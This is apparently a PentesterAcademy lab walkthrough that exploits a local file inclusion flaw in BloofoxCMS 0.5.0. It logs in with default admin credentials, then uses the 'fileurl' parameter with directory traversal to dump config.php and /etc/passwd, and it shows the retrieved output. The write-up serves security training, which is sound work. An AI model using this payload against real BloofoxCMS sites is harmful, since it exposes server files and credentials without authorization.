

ATTACK
DEFENSE
by PentesterAcademy

Name	BloofoxCMS
URL	https://www.attackdefense.com/challengedetails?cid=279
Type	Real World Webapps : Local File Inclusion

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.

The screenshot shows the bloofoxCMS web application in a browser. The browser's address bar displays the URL: `http://eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenseelabs.com`. The page title is "bloofoxCMS - Home". The page content includes a navigation bar with links: Home, First Page, Photos, and Sitemap. The main content area is divided into two columns. The left column contains a search box and a login form. The right column contains a welcome message and a list of first steps for using the application. The footer includes copyright information and W3C validation logos for XHTML 1.0 and CSS.

bloofoxCMS

Thursday, June 27 2019

Home First Page Photos Sitemap

You are here: [Home](#)

Search

Login

E-Mail / Username

Password

Welcome to bloofoxCMS

Congratulations! You successfully installed bloofoxCMS on your webserver.

First Steps with bloofoxCMS

1. Change the admin's password

The default admin user is installed by default with password "admin". It is strongly recommended to change this password.

2. Go to Admincenter, Administration, General

Check all general settings and change them in the way you like. Read documentation for further information.

3. Configure your website (project)

Go to Admincenter, Administration, Projects and click the Edit button. Check all preferences and change them in the way you like.

=> Now you're ready to create content.

[Print View](#)

bloofox.com - All rights reserved.
Powered by [bloofoxCMS](#) © 2012

W3C XHTML 1.0 W3C CSS

Step 2: Search on google “bloofoxcms local file inclusion” and look for publically available exploits.

The screenshot shows a web browser with two tabs: 'bloofoxCMS - Home' and 'bloofoxcms local file inclusion -'. The address bar shows the Google search URL. The search bar contains 'bloofoxcms local file inclusion'. Below the search bar, navigation links for All, Videos, Images, News, Shopping, More, Settings, and Tools are visible. The search results show 'About 27,800 results (0.37 seconds)'. A suggestion 'Did you mean: **bloofox cms** local file inclusion' is shown. The first result is 'BloofoxCMS 0.3.4 - 'lang' Local File Inclusion' with a link to <https://www.exploit-db.com/exploits/7580>. The description mentions 'Dec 24, 2008 - BloofoxCMS 0.3.4 - 'lang' Local File Inclusion. CVE-51006CVE-2008-5748 . webapps exploit for PHP platform.' Below this is a 'People also ask' section with three questions: 'What is a local file inclusion?', 'What is LFI and RFI?', and 'What is File Inclusion attack?'. The second result is 'BloofoxCMS 0.5.0 - 'fileurl' Local File Inclusion' with a link to <https://www.exploit-db.com/exploits/39032>. The description mentions 'Jan 17, 2014 - BloofoxCMS 0.5.0 - 'fileurl' Local File Inclusion. CVE-102216 . webapps exploit for PHP platform.' A 'Feedback' link is at the bottom right of the results area.

There are two exploit db link for different version of Bloofox CMS.

Find the version information of Bloofoxcms.

Login to the admin portal of the web application. The admin portal can be accessed by navigating to “/admin” directory. (Many web applications have their admin portal at “/admin” directory)

bloofoxCMS Admincenter

E-Mail / Username

Password

Login

Powered by bloofoxCMS; © bloofox, Alexander Lang

Frontend: <http://eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenselabs.com>

The login credential of the web application is provided in the challenge description:

- Username: admin
- Password: admin

bloofoxCMS Admincenter

Warning: It is strongly recommended to change the admin's password.


Welcome to the Admincenter

System Information	
Server	eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenselab
Database	app
PHP	5.3.10-1ubuntu3.26
MySQL	5.5.54
File Version	bloofoxCMS 0.5.0
Database Version	bloofoxCMS 0.5.0

The version of BloofoxCMS is 0.5.0

The exploit db link for bloofoxcms version 0.5.0 contains the LFI payload and the information regarding the vulnerable web page.

Exploit DB Link: <https://www.exploit-db.com/exploits/39032>



BloofoxCMS 0.5.0 - 'fileurl' Local File Inclusion

EDB-ID: 39032	CVE:	Author: ATT4CKXT3RR0R1ST	Type: WEBAPPS	Platform: PHP	Date: 2014-01-17
EDB Verified: ✓		Exploit: ⬇ / {}		Vulnerable App:	

source: <https://www.securityfocus.com/bid/65019/info>

bloofoxCMS is prone to the following security vulnerabilities:

1. Multiple SQL-injection vulnerabilities
2. Multiple cross-site request forgery vulnerabilities
3. A local file-include vulnerability

Exploiting these issues could allow an attacker to execute arbitrary script codes, steal cookie-based authentication credentials, obtain sensitive script code or bypass certain security restrictions to perform unauthorized actions.

bloofoxCMS 0.5.0 is vulnerable; other versions may also be affected.

VULNERABILITY

/admin/include/inc_settings_editor.php (line 56-69)

Step 3: Using the information provided at exploit db link, form the target URL and navigate to it.

Vulnerable Webpage: /admin/index.php

Vulnerable Parameter: fileurl

Payload: config.php

Target URL:

<http://eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenselabs.com/admin/index.php?mode=settings&page=editor&fileurl=config.php>

The screenshot shows a web browser window with the URL <http://eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenselabs.com/admin/index.php?mode=settings&page=editor&fileurl=config.php>. The page title is "bloofoxCMS Admincenter". On the left is a sidebar menu with categories: Home, Contents, Administration (selected), Security, and Tools. The main content area is titled "Administration / Editor" and shows the content of the `../config.php` file. The code is a PHP file with a copyright notice for Alexander Lang, Germany, and a license statement for bloofoxCMS. At the bottom of the editor are "Save" and "Reset" buttons.

```
..../config.php


<?php
//*****
// This file is part of bloofoxCMS! Do not delete this copyright!!!
// - config.php -
//
// Copyrights (c) 2006-2012 Alexander Lang, Germany
// info@bloofox.com
// http://www.bloofox.com
//
// bloofoxCMS is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License as published by
// the Free Software Foundation; either version 2 of the License, or
// any later version.
//
// bloofoxCMS is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//*****
```

The content of "config.php" was dumped on the web page.

Step 4: Modify the payload used in previous step and retrieve the content of "/etc/passwd" file

Target URL:

<http://eoxtbo0xfo4u5d2wkuge9u7bn.asia.attackdefenselabs.com/admin/index.php?mode=settings&page=editor&fileurl=../../../../etc/passwd>



bloofoxCMS Admincenter

BloofoxCMS 0.5.0 - 'fileurl' Local

Not secure | eoxtb0xf04u5d2wkuge9u7bn.asia.attackdefenselabs.com/admin/index.php?mode=settings&page=editor&fileurl=../../../../etc/passwd

bloofoxCMS Admincenter

Home

Contents

Structure

Pages

Articles

Media

Administration

Settings

Projects

Languages

Templates

Plugins

Charsets

Security

User

User Groups

Permissions

Sessions

Tools


Maintenance

Upload

PhpMyAdmin

Statistics

Administration / Editor

 You have not the permissions (chmod 666) to write in this file.

../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```

Save Reset

The content of “/etc/passwd” file was dumped on the web page.

References:

1. BloofoxCMS (<https://www.bloofox.com/>)
2. BloofoxCMS 0.5.0 - 'fileurl' Local File Inclusion (<https://www.exploit-db.com/exploits/39032>)